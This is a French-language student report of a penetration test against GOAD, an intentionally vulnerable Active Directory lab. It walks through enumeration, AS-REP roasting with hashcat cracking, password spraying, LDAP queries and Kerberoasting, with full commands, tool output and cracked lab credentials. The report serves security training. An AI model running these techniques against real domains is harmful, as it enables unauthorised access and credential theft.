
Ce rapport détaille mon audit du GOAD. J'ai suivi une méthodologie progressive : d'abord une énumération réseau pour identifier les contrôleurs de domaine, puis une phase d'acquisition d'identifiants exploitant des erreurs de configuration (mots de passe en clair, Kerberoasting). Enfin, j'ai utilisé BloodHound pour cartographier les chemins d'attaque. Ce travail démontre comment des failles mineures s'enchaînent pour compromettre une forêt Active Directory complète.

La première étape est d'utiliser Netexec sur la plage IP pour obtenir les infos suivantes sur les machines présente sur le réseau : Leur OS, leur domaine et leur IP.



On observe :

- 5 machines windows 10 server 2019
- 1 machine windows 11
- 3 domaines différents :
    - nord.sevenkingdoms.local
    - septkingdoms.local
    - essos.local

On peut donc exécuter des nslookup sur tous les noms pour voir s' il y a des sous-domaines. Et trouver l'IP du **contrôleur de domaine.**

```
[Jan 05, 2026 - 10:30:07 (CET)] exegol-default /workspace # nslookup -type=srv _ldap._tcp.dc._msdcs.sevenkingdoms.local 192.168.56.10
Server:         192.168.56.10
Address:        192.168.56.10#53

_ldap._tcp.dc._msdcs.sevenkingdoms.local        service = 0 100 389 kingslanding.sevenkingdoms.local.

[Jan 05, 2026 - 10:30:25 (CET)] exegol-default /workspace # nslookup -type=srv _ldap._tcp.dc._msdcs.north.sevenkingdoms.local 192.168.56.10
Server:         192.168.56.10
Address:        192.168.56.10#53

_ldap._tcp.dc._msdcs.north.sevenkingdoms.local  service = 0 100 389 winterfell.north.sevenkingdoms.local.

[Jan 05, 2026 - 10:31:08 (CET)] exegol-default /workspace # nslookup -type=srv _ldap._tcp.dc._msdcs.essos.local 192.168.56.10
Server:         192.168.56.10
Address:        192.168.56.10#53

Non-authoritative answer:
_ldap._tcp.dc._msdcs.essos.local        service = 0 100 389 meereen.essos.local.

Authoritative answers can be found from:
meereen.essos.local     internet address = 192.168.56.12
```

```
[Jul 04, 2022 - 23:02:53 (CEST)] exegol-goadv2 /workspace # nslookup -type=srv _ldap._tcp.dc._msdcs.sevenkingdoms.local 192.168.56.10
Server:         192.168.56.10
Address:        192.168.56.10#53

_ldap._tcp.dc._msdcs.sevenkingdoms.local        service = 0 100 389 kingslanding.sevenkingdoms.local.

[Jul 04, 2022 - 23:03:01 (CEST)] exegol-goadv2 /workspace # nslookup -type=srv _ldap._tcp.dc._msdcs.north.sevenkingdoms.local 192.168.56.10
Server:         192.168.56.10
Address:        192.168.56.10#53

Non-authoritative answer:
_ldap._tcp.dc._msdcs.north.sevenkingdoms.local  service = 0 100 389 winterfell.north.sevenkingdoms.local.

Authoritative answers can be found from:
winterfell.north.sevenkingdoms.local    internet address = 192.168.56.11

[Jul 04, 2022 - 23:05:36 (CEST)] exegol-goadv2 /workspace # nslookup -type=srv _ldap._tcp.dc._msdcs.essos.local 192.168.56.10
Server:         192.168.56.10
Address:        192.168.56.10#53

Non-authoritative answer:
_ldap._tcp.dc._msdcs.essos.local        service = 0 100 389 meereen.essos.local.

Authoritative answers can be found from:
meereen.essos.local     internet address = 192.168.56.12
meereen.essos.local     internet address = 10.0.2.15
```

Pour pouvoir introduire le réseau Active Directory, on va avoir besoin de **Kerberos** qui est le protocole d'authentification par défaut.

Comme **Kerberos**, ne supporte pas bien les adresses IP, il fonctionne presque exclusivement qu'avec des noms de domaine complets.

On modifie donc le fichiers **/etc/hosts** :

```
192.168.56.10   sevenkingdoms.local
kingslanding.sevenkingdoms.local kingslanding
192.168.56.11   winterfell.north.sevenkingdoms.local
north.sevenkingdoms.local winterfell
192.168.56.12   essos.local meereen.essos.local meereen
192.168.56.22   castelblack.north.sevenkingdoms.local castelblack
192.168.56.23   braavos.essos.local braavos
```

On installe ensuite **kerberos** :

```
sudo apt install krb5-user
```

On configure ensuite le fichier **krb5.conf**, qui est le fichier de configuration du client **kerberos** linux. on définit quelle **contrôleur de domaine** contactez pour chaque domaine. (indispensable pour la demande de tickets).

```
libdefaults]
  default_realm = essos.local
  kdc_timesync = 1
  ccache_type = 4
  forwardable = true
  proxiable = true
  fcc-mit-ticketflags = true
[realms]
  north.sevenkingdoms.local = {
       kdc = winterfell.north.sevenkingdoms.local
       admin_server = winterfell.north.sevenkingdoms.local
  }
  sevenkingdoms.local = {
       kdc = kingslanding.sevenkingdoms.local
       admin_server = kingslanding.sevenkingdoms.local
  }
  essos.local = {
       kdc = meereen.essos.local
       admin_server = meereen.essos.local
  }
```

Une fois **kerberos** configurer, on va tester l'obtention d'un ticket :

Ici on utiliser les identifiants **khal.drogo:horse** pour demander un **ticket granting ticket** (TGT)

```
getTGT.py essos.local/khal.drogo:horse
```

Une fois le ticket obtenu et stocké dans une variable d'environnement (KRB5CCNAME), on peut se connecter aux machines sans jamais retaper le mot de passe simplement en utilisant le ticket.

```
export KRB5CCNAME=/workspace/khal.drogo.ccache
smbclient.py -k @braavos.essos.local
```

Résultat :

```
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
Type help for list of commands
# shares
ADMIN$
all
C$
CertEnroll
IPC$
public
# use C$
# ls
drw-rw-rw-          0  Wed Jun 29 10:41:11 2022 $Recycle.Bin
-rw-rw-rw-     384322  Thu Feb 14 20:38:48 2019 bootmgr
-rw-rw-rw-          1  Thu Feb 14 20:38:48 2019 BOOTNXT
drw-rw-rw-          0  Wed Jun 29 01:20:28 2022 Config.Msi
-rw-rw-rw-       1914  Wed Jun 29 07:46:13 2022 dns_log.txt
drw-rw-rw-          0  Wed Jun 29 08:29:08 2022 Documents and
Settings
drw-rw-rw-          0  Wed Jun 29 01:26:54 2022 inetpub
-rw-rw-rw- 1342177280  Sun Jul  3 22:57:35 2022 pagefile.sys
drw-rw-rw-          0  Thu Feb 14 13:19:12 2019 PerfLogs
drw-rw-rw-          0  Wed Jun 29 01:19:59 2022 Program Files
drw-rw-rw-          0  Wed Jun 29 01:29:07 2022 Program Files
(x86)
drw-rw-rw-          0  Wed Jun 29 10:46:28 2022 ProgramData
drw-rw-rw-          0  Wed Jun 29 00:29:20 2022 Recovery
drw-rw-rw-          0  Wed Jun 29 01:07:10 2022 setup
drw-rw-rw-          0  Wed Jun 29 01:31:47 2022 shares
drw-rw-rw-          0  Thu Feb 14 20:40:57 2019 System Volume
Information
drw-rw-rw-          0  Wed Jun 29 01:01:06 2022 tmp
drw-rw-rw-          0  Wed Jun 29 10:40:42 2022 Users
drw-rw-rw-          0  Sun Jul  3 15:58:04 2022 vagrant
drw-rw-rw-          0  Thu Jun 30 17:33:12 2022 Windows
```

Si on veut se connecter avec un autre user il ne faut pas oublié "unset" le ticket pour éviter les conflits :

```
unset KRB5CCNAME
```

On procède maintenant à un scan NMAP pour avoir des résultats détaillés d'un point de vue technique (quelles sont les portes ouvertes et quelles versions de logiciels tournent dessus.

Commande effectué :
`nmap -Pn -p- -sC -sV -oA full_scan_goad 192.168.56.10-12,22-23`

-Pn (no ping) : On bloque le ping automatique au début d'un scan NMAP pour ne pas arrêter le scan si la machine bloque les ping.

-p- : Scan de absolument tout les pings car par défaut NMAP scan seulement 10000 ports (les plus courants) mais en active directory, certains services utilisent des ports très élevés (exemple : 49666 ou 59098) donc en scannant les 65535 ports on est sûr de ne rien rater.

-sC : Utile pour lancer une série de scripts automatisés pour tester les vulnérabilités connues ou extraire des infos.

-sV : Permet de déterminer quelle version de logiciel tourne(exemple : Microsoft IIS 10.0 à la place de "HTTP"). indispensable pour rechercher après des exploits publics.

-oA : Permet de sauvegarder les résultats dans trois fichiers différents. Pour faire des recherches à partir du résultat sans refaire 10 minutes de scan.

Résultat du scan : voir *scan_nmap.txt*

Maintenant que le repérage à été fait, on va pouvoir passer à l'action.

Grâce à **Netexec,** on va vérifier si le serveur autorise un inconnu à lister les utilisateurs du domaine : `nxc smb 192.168.56.11 --users`

On obtient la liste des utilisateurs et par chance le mot de passe de Samwell dans le champ "Description".

On récupère également la politique de mot de passe très importante à connaître avant de tenter un bruteforce.

```
[Jul 04, 2022 - 08:43:50 (CEST)] exegol-goadv2 /workspace # cme smb 192.168.56.11 --pass-pol
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB         192.168.56.11   445    WINTERFELL       [+] Dumping password info for domain: NORTH
SMB         192.168.56.11   445    WINTERFELL       Minimum password length: 5
SMB         192.168.56.11   445    WINTERFELL       Password history length: 24
SMB         192.168.56.11   445    WINTERFELL       Maximum password age: 311 days 2 minutes
SMB         192.168.56.11   445    WINTERFELL
SMB         192.168.56.11   445    WINTERFELL       Password Complexity Flags: 000000
SMB         192.168.56.11   445    WINTERFELL           Domain Refuse Password Change: 0
SMB         192.168.56.11   445    WINTERFELL           Domain Password Store Cleartext: 0
SMB         192.168.56.11   445    WINTERFELL           Domain Password Lockout Admins: 0
SMB         192.168.56.11   445    WINTERFELL           Domain Password No Clear Change: 0
SMB         192.168.56.11   445    WINTERFELL           Domain Password No Anon Change: 0
SMB         192.168.56.11   445    WINTERFELL           Domain Password Complex: 0
SMB         192.168.56.11   445    WINTERFELL
SMB         192.168.56.11   445    WINTERFELL       Minimum password age: 1 day 4 minutes
SMB         192.168.56.11   445    WINTERFELL       Reset Account Lockout Counter: 5 minutes
SMB         192.168.56.11   445    WINTERFELL       Locked Account Duration: 5 minutes
SMB         192.168.56.11   445    WINTERFELL       Account Lockout Threshold: 5
SMB         192.168.56.11   445    WINTERFELL       Forced Log off Time: Not Set
```

La politique de mot de passe nous montre que si on échoue 5 fois en 5 minutes on verrouille le compte pour 5 minutes.

Pour vérifier que nous avons bien tous les comptes existant et comprendre la structure des groupes (enumdomgroups) on peut utiliser la commande : `enum4linux 192.168.56.11`

Pour obtenir les RID (relative identifiers). Chaque utilisateurs possède un numéro unique

```
[+]  Getting domain group memberships:

Group: 'Domain Users' (RID: 513) has member: NORTH\Administrator
Group: 'Domain Users' (RID: 513) has member: NORTH\vagrant
Group: 'Domain Users' (RID: 513) has member: NORTH\krbtgt
Group: 'Domain Users' (RID: 513) has member: NORTH\SEVENKINGDOMS$
Group: 'Domain Users' (RID: 513) has member: NORTH\arya.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\eddard.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\catelyn.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\robb.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\sansa.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\brandon.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\rickon.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\hodor
Group: 'Domain Users' (RID: 513) has member: NORTH\jon.snow
Group: 'Domain Users' (RID: 513) has member: NORTH\samwell.tarly
Group: 'Domain Users' (RID: 513) has member: NORTH\jeor.mormont
Group: 'Domain Users' (RID: 513) has member: NORTH\sql_svc
Group: 'Night Watch' (RID: 1107) has member: NORTH\jon.snow
Group: 'Night Watch' (RID: 1107) has member: NORTH\samwell.tarly
Group: 'Night Watch' (RID: 1107) has member: NORTH\jeor.mormont
Group: 'Stark' (RID: 1106) has member: NORTH\arya.stark
Group: 'Stark' (RID: 1106) has member: NORTH\eddard.stark
Group: 'Stark' (RID: 1106) has member: NORTH\catelyn.stark
Group: 'Stark' (RID: 1106) has member: NORTH\robb.stark
Group: 'Stark' (RID: 1106) has member: NORTH\sansa.stark
Group: 'Stark' (RID: 1106) has member: NORTH\brandon.stark
Group: 'Stark' (RID: 1106) has member: NORTH\rickon.stark
Group: 'Stark' (RID: 1106) has member: NORTH\hodor
Group: 'Stark' (RID: 1106) has member: NORTH\jon.snow
Group: 'Group Policy Creator Owners' (RID: 520) has member: NORTH\Administrator
Group: 'Domain Guests' (RID: 514) has member: NORTH\Guest
Group: 'Mormont' (RID: 1108) has member: NORTH\jeor.mormont
Group: 'Domain Computers' (RID: 515) has member: NORTH\CASTELBLACK$
Group: 'Domain Computers' (RID: 515) has member: NORTH\samaccount$
```

Comme on constate une redondance dans la façon dont les noms des utilisateurs sont construits, on peut télécharger la liste de tous les personnages de Game Of Thrones pour les formater et créer notre propre dictionnaire pour un brut force.

```
curl -s https://www.hbo.com/game-of-thrones/cast-and-crew | grep 'href="/game-of-thrones/cast-and-crew/'| grep -o 'aria-label="[^"]*"' | cut -d '"' -f 2 | awk '{if($2 == "") {print tolower($1)} else {print tolower($1) "." tolower($2);} }' > got_users.txt
```

(ici en tp nous avons rencontré une difficulté car cette commande ne fonctionnait pas, nous avons donc importer la liste à la main)

La liste est disponible dans le fichier *liste_user.txt*

Une fois le dictionnaire créé on peut maintenant utiliser kerberos (port 88) port faire des requêtes au serveur et analyser sa réponse. En effet, le serveur répond différemment selon que l'utilisateur existe ou non. Cela nous permet donc de faire un tri.

Pourquoi c'est l'attaque "parfaite" pour un attaquant ?

1. Si l'utilisateur n'existe pas **:** Le serveur répond **PRINCIPAL_UNKNOWN**.
2. Si l'utilisateur existe : Le serveur répond "Ok, mais j'ai besoin de ton mot de passe" (**PREAUTH_REQUIRED**).
3. Le gain : Comme on ne propose pas de mot de passe, on n'échoue jamais à s'authentifier. Par conséquent, le compteur de sécurité Windows ne bouge pas.


On peut donc tester 1 million de noms d'utilisateurs sans jamais en bloquer un seul, c'est totalement invisible pour la plupart des systèmes de surveillance basiques.

Maintenant que nous avons pu énumérer les possibilités d'action, nous allons passer à l'acquisition réelle d'accès.

On va vérifier si des partages réseau sont accessibles sans authentification (ou avec un utilisateur bidon ici nommé 'a').

l'objectif est de trouver des dossiers partagés mal configurés qui contiennent des documents sensibles, des scripts ou des sauvegardes.

```
nxc smb 192.168.56.10-23 -u 'a' -p '' --shares
```



Ici on découvre des partages en **READ/WRITE**. C'est une faille critique, on pourrait déposer un malware ou modifier des fichiers utilisés par d'autres utilisateurs.

Maintenant nous allons chercher à trouver les mots de passe car nous avons uniquement les username.

Pour cela nous allons utiliser ASREP roasting (attaque kerberos)

le principe de l'attaque :
Normalement quand on demande un ticket kerberos, le serveur nous demande de prouver notre identité d'abord (c'est la pré-authentification). Cependant si l'option **Do not require Kerberos preauthentication** est cochée pour un utilisateur, le serveur envoie un message dont une partie est chiffrée avec le mot de passe de l'utilisateur sans aucune vérification préalable.

```
GetNPUsers.py north.sevenkingdoms.local/ -no-pass -usersfile users.txt
```

Cette commande demande des tickets pour tous les utilisateurs de la liste (construite précédemment) et récupère le hash de tous les utilisateurs vulnérables.

```
[-] User rickon.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:5b71bebe8d29
55599a76ccf4a4fec284$c4c31f24c834e7d292283d30a8fe53bc7535cbd09ce60
7a9c6e83f8a581aab2c55a78c49b4187fb729e47e041e90bc97a893b4cc1751144
71a3d0463b2f47ac07ca2968a6ebf9b12d84e008fe8a9abe7eb2be9ae16c609674
0df6467d856ab7f47a56eea06d6fcf68593b0158dfa670e429aebe291492432f9b
66198e880fd77cf70bf23c408b055bccc7660a972bdb959115a9550942bbc9debc
d847ff88cffecf70cfa0fd8cb5e9935b0933d59eebd0b53d9ccfafd45a8bfc9370
9c4c61e73ce526fb1e95199b74649929e0e518436b2eee3ac940cace92183774c7
2dcc9216cec86c374a4b11deade517e04c5b4e34459c43b80d955f5040c256dd53
dd69f5f5373fbbf6c
```

Ici nous avons obtenu un ticket pour **brandon.stark** et on va essayer de retrouver son mot de passe grâce à un dictionnaire (rockyou.txt) de mot de passe. on va comparer le hash trouver avec tout ceux contenu dans le dictionnaire et s' il y a une correspondance nous allons découvrir son mot de passe.

```
hashcat -m 18200 asrephash /usr/share/wordlists/rockyou.txt

...
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:5b71bebe8d29
55599a76ccf4a4fec284$c4c31f24c834e7d292283d30a8fe53bc7535cbd09ce60
7a9c6e83f8a581aab2c55a78c49b4187fb729e47e041e90bc97a893b4cc1751144
71a3d0463b2f47ac07ca2968a6ebf9b12d84e008fe8a9abe7eb2be9ae16c609674
0df6467d856ab7f47a56eea06d6fcf68593b0158dfa670e429aebe291492432f9b
66198e880fd77cf70bf23c408b055bccc7660a972bdb959115a9550942bbc9debc
d847ff88cffecf70cfa0fd8cb5e9935b0933d59eebd0b53d9ccfafd45a8bfc9370
9c4c61e73ce526fb1e95199b74649929e0e518436b2eee3ac940cace92183774c7
2dcc9216cec86c374a4b11deade517e04c5b4e34459c43b80d955f5040c256dd53
dd69f5f5373fbbf6c:iseedeadpeople

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......:
$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOC...fbbf6c
Time.Started.....: Mon Jul  4 09:56:16 2022, (0 secs)
Time.Estimated...: Mon Jul  4 09:56:16 2022, (0 secs)
Kernel.Feature...: Pure Kernel
```

```
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   393.2 kH/s (5.44ms) @ Accel:1024 Loops:1
Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 57344/14344385 (0.40%)
Rejected.........: 0/57344 (0.00%)
Restore.Point....: 49152/14344385 (0.34%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: truckin -> YELLOW1
Hardware.Mon.#1..: Temp: 78c Util: 80%
```

Hashcat va tester les 14 millions de mots de passe de la liste rockyou.txt et **Bingo !!**
il trouve un correspondance et ressort le mot de passe : **iseedeadpeople**

Comme cette attaque est faite sur l'ordinateur attaquant, le contrôleur de domaine ne voit absolument rien passer et le compte n'est jamais bloqué.

On se retrouve maintenant avec 2 login / mot de passe :

samwell.tarly:Heartsbane
brandon.stark:iseedeadpeople


Pour trouver d'autre mot de passe on peut utiliser une autre technique appelée le Password Spraying qui consiste à tester 1 mot de passe (très probable) sur tous les utilisateurs du domaine.

Cela permet d'éviter le verrouillage des comptes car ici la politique de sécurité bloque un compte après 5 essais infructueux donc tester 1 mot de passe sur tout le monde ne déclenchera jamais cette sécurité.

```
nxc smb 192.168.56.11 -u users.txt -p users.txt --no-bruteforce
```

–no-bruteforce : elle indique à netexec de prendre la ligne 1 du fichier utilisateur et de la tester uniquement avec la ligne 1 du fichier mot de passe.

exemple : tester si arya.stark à pour mot de passe arya.stark ou que hodor à pour mot de passe hodor.



Bingo !! l'utilisateur hodor à pour mot de passe hodor.

Nous avons donc maintenant 3 login / mot de passe :

samwell.tarly:Heartsbane
brandon.stark:iseedeadpeople
hodor:hodor

Maintenant que nous avons la possibilité de se connecter à plusieurs comptes utilisateur nous allons pouvoir cartographier le réseau et surtout récupérer encore plus d'informations.

On à maintenant accès à l'annuaire Active Directory (LDAP) on peut donc récupérer la liste complète des comptes, mais surtout les détails :

```
GetADUsers.py -all
north.sevenkingdoms.local/brandon.stark:iseedeadpeople
```

```
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] Querying north.sevenkingdoms.local for information about domain.
Name                  Email                           PasswordLastSet
LastLogon
--------------------  ------------------------------  -------------------
-------------------
Administrator                                         2022-06-29 00:32:20.901897
2022-07-01 17:48:41.983605
Guest                                                 <never>              <never>
vagrant                                               2021-05-12 13:38:55.922520
2022-07-01 12:08:35.223885
krbtgt                                                2022-06-29 00:48:58.950440
<never>
arya.stark                                            2022-06-29 07:48:08.060667
2022-07-03 17:40:06.721358
eddard.stark                                          2022-06-29 07:48:11.560625
2022-07-04 23:33:27.976702
catelyn.stark                                         2022-06-29 07:48:15.013735
<never>
robb.stark                                            2022-06-29 07:48:18.544972
2022-07-04 23:35:50.678794
sansa.stark                                           2022-06-29 07:48:21.607059
<never>
brandon.stark                                         2022-06-29 07:48:24.278459
2022-07-04 23:36:08.991489
rickon.stark                                          2022-06-29 07:48:26.966809
<never>
hodor                                                 2022-06-29 07:48:29.670052
2022-07-04 23:21:58.774078
jon.snow                                              2022-06-29 07:48:32.373101
2022-07-03 17:36:26.798060
samwell.tarly                                         2022-06-29 07:48:35.107476
2022-07-01 16:35:17.043960
jeor.mormont                                          2022-06-29 07:48:37.841846
<never>
```

```
sql_svc                                                 2022-06-29 07:48:40.248028
2022-07-03 15:56:57.924607
```

Ici on a accès au **PasswordLastSet**, si un mot de passe n'a pas été changé depuis 3 ans, il est probablement faible. Il y a également **LastLogon**, on peut en déduire si le compte est actif ou abandonnées.
Pour avoir des infos plus précise sur la LDAP, on peut faire une recherche plus approfondi :
`ldapsearch -H ldap://192.168.56.11 -D "brandon.stark@north.sevenkingdoms.local" -w iseedeadpeople -b 'DC=north,DC=sevenkingdoms,DC=local' "(&(objectCategory=person)(objectClass=user))" |grep 'distinguishedName:'`

-H ldap://192.168.56.11 : On cible l'adresse IP du contrôleur de domaine

-D "user@domain" : on s'identifie, avec les identifiants de Brandon Stark obtenue précédemment. Car LDAP nécessite presque toujours un compte valide pour répondre.

-w iseedeadpeople : Mot de passe de Brandon.

-b 'DC=north, DC=sevenkingdoms,DC=local' : point de départ de la recherche.

Ici on constate déjà que le domaine north.sevenkingsdoms.local et le domaine essos.local se font confiance. Car Brandon Stark appartient au domaine **north** pourtant grâce à la relation de confiance, il a le droit d'interroger l'annuaire du domaine **essos.**
`GetUserSPNs.py -request -dc-ip 192.168.56.11 north.sevenkingdoms.local/brandon.stark:iseedeadpeople -outputfile kerberoasting.hashes`


```
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
ServicePrincipalName                                    Name      MemberOf
PasswordLastSet             LastLogon                      Delegation
--------------------------------------------------  --------
-------------------------------------------------------------
-------------------------  --------------------------  -----------
CIFS/winterfell.north.sevenkingdoms.local               jon.snow  CN=Night
Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local  2022-06-29 07:48:32.373101
2022-06-29 10:34:54.308171  constrained
HTTP/thewall.north.sevenkingdoms.local                  jon.snow  CN=Night
Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local  2022-06-29 07:48:32.373101
2022-06-29 10:34:54.308171  constrained
MSSQLSvc/castelblack.north.sevenkingdoms.local          sql_svc
2022-06-29 07:48:40.248028  2022-06-29 22:54:57.422114
MSSQLSvc/castelblack.north.sevenkingdoms.local:1433  sql_svc
2022-06-29 07:48:40.248028  2022-06-29 22:54:57.422114
```

On observe dans le résultat de la commande que le compte **sql_svc** et **jon.snow** on un SPN on va donc essayer une attaque **kerberoasting** pour avoir accès aux comptes qui possèdes surement des privilèges supérieur à de simples utilisateurs.

l'attaque conciste à demander au serveur un ticket de service pour un compte qui a un SPN (service principal name), ici il s'agit de jon.snow et sql.svc.

